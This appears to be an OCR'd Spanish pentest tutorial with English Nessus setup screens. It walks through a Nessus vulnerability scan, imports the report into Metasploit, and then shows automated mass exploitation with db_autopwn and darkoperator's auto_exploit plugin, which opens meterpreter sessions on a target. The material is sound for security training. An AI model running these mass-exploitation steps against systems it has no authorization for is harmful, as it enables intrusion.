Nessus
Initial Account Setup
First, we need to create an admin user for the scanner. This user will have administrative control on the scanner; the admin has the ability to create/delete users, stop ongoing scans, and change the scanner configuration.
Login: ADMIN
Password:
Confirm Password:
< Prev
Next >
Because the admin user can change the scanner configuration, the admin has the ability to execute commands on the remote host. Therefore, it should be considered that the admin user has the same privileges as the "root" (or administrator) user on the remote host.


Welcome to Nessus
https://localhost:8834/register/
Nessus
Plugin Feed Registration
As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff designs programs ("plugins") that enable Nessus to detect their presence. The plugins contain vulnerability information, the algorithm to test for the presence of the security issue, and a set of remediation actions. To use Nessus, you need to subscribe to a "Plugin Feed". You can do so by visiting http://www.nessus.org/register/ to obtain an Activation Code.
To use Nessus at your workplace, purchase a commercial ProfessionalFeed
To use Nessus at in a non-commercial home environment, you can get a HomeFeed for free
Tenable SecurityCenter users: Enter 'SecurityCenter' in the field below
To perform offline plugin updates, enter 'offline' in the field below
Activation Code
Please enter your Activation Code:
Optional Proxy Settings
< Prev
Next >


Welcome to Nessus
https://localhost:8834/register/#
Nessus
Registering...
Successfully registered the scanner with Tenable.
Successfully created the user.
Next: Download plugins >
INTECO-CERT : 1 missatges nous
Virus más detectados últimas 24h. (22/03/2012 11:04)

Ahora desde Nessus cliente accederemos a la consola Web de la aplicación



Inicio Cliente de Nessus

Introduciremos el usuario y la contraseña del Administrador creado anteriormente.

Esta pantalla consta de cuatro apartados de derecha a izquierda:


Uses
Policies
Scans
Reports

La primera de ellas nos muestra los usuarios que están creados.


Las **Policies** nos permiten crear la configuración de la selecciones de los elementos a escanear creando un perfil.

Los **scans** desde aquí realizaremos los escaneos a otros equipos donde queramos consultar sus vulnerabilidades.

Como práctica realizaremos un escaneo para encontrar las vulnerabilidades
Nos posicionaremos en la pestaña de scans y pulsaremos el botón add para crear un nuevo escaneo.




Le daremos un nombre al escaneo, seleccionaremos la policy que queramos y en scan Targets el equipo a analizar, lanzaremos el scan con Launch scan.




Esperaremos hasta que el status pase a Completed, momento en el que habrá finalizado el proceso.

Si le damos doble click encima del escaneo en proceso nos muestra una pantalla con las vulnerabilidades que va encontrado.



Y si pulsamos doble click sobre el Identificador del plugin, nos mostrará una descripción detallada de la posible vulnerabilidad.



Escaneando en Nessus

Report una vez realizado el scan podremos consultar con un informe el cual podremos exportar en formato xml o nbe para importarlo con metasploit.


Zate Berg ha creado un plugin para Metasploit desde el cual podemos realizar escaneos de vulnerabilidades mediante Nessus en el entorno de msfconsole e incluirlos directamente a la base de datos de metasploit para ser explotados.

Como funciona el Plugin de Zate Berg

```
Msf> load nessus
```

Carga el Plugin


```
Msf> nessus_help
```



Ayuda nessus

```
Msf>  nessus_connect user:pass@localhost pass
```

Conecta con el servidor Nessus.



Conecta con nessus


Msf> nessus_policy_list

Muestra las políticas creadas en nessus.

Autenticación en Nessus


Msf> nessus_scan_new -h

Realiza un nuevo escaneo de vulnerabilidades



Escanear en Nessus


Msf> nessus_scan_new 1 nombre del report 192.168.1.80



Lista de informes

Msf> nessus_scan_status

Muestra el estado de escaneo.




Comprobar el estado del escaneo

Cuando ha finalizado el scan de nessus es hora de realizar la importación del report a nuestra base de datos de metasploit


```
Msf> nessus_report_get ID_report
```

Importa el reporte generado en nessus a la base de datos de metasploit



Cuando ya se ha realizado la importación, podremos consular los hosts escaneados, con los servicios detectados y las vulnerabilidades existentes en cada equipo


```
Msf> hosts
```



Hosts encontrados

```
Msf> vulns
```


Nos muestra las vulnerabilidades que se ven afectadas.



Vulnerabilidades encontradas

Msf> services


Nos muestra los servicios abiertos en el equipo



Servicios encontrados

Atención: Con la nueva versión de metasploit el comando db_autopwn ha dejado de mantenerse, por lo que no funciona.
MANTENGO ESTE APARTADO PORQUE ME PARECIA INTERESANTE QUE VIERAIS LA POTENCIA DE ESTE COMANDO.


Msf> db_~~autopwn~~ –x –t



Explotación masiva

Msf> db_~~autopwn~~ –x –t –e -r

Explotará de forma masiva las vulnerabilidades encontradas.




Sesiones abiertas con meterpreter

NO ESTA TODO PERDIDO y gracias a la aportación de darkoperator tenemos un plugin muy similar que se puede descargar de https://github.com/darkoperator/Metasploit-Plugins/blob/master/auto_exploit.rb.


Lo descargamos y lo guardamos en C:\metasploit\msf3\plugins\auto_exploit.rb, desde la consola ejecutamos “load auto_exploit”

Con **vuln_exploit –h** vemos las opciones que tiene disponibles el plugin

Con vuln_exploit empieza el proceso de explotar las vulnerabilidades disponibles y mostrarnos una sesión meterpreter por cada vulnerabilidad encontrada.

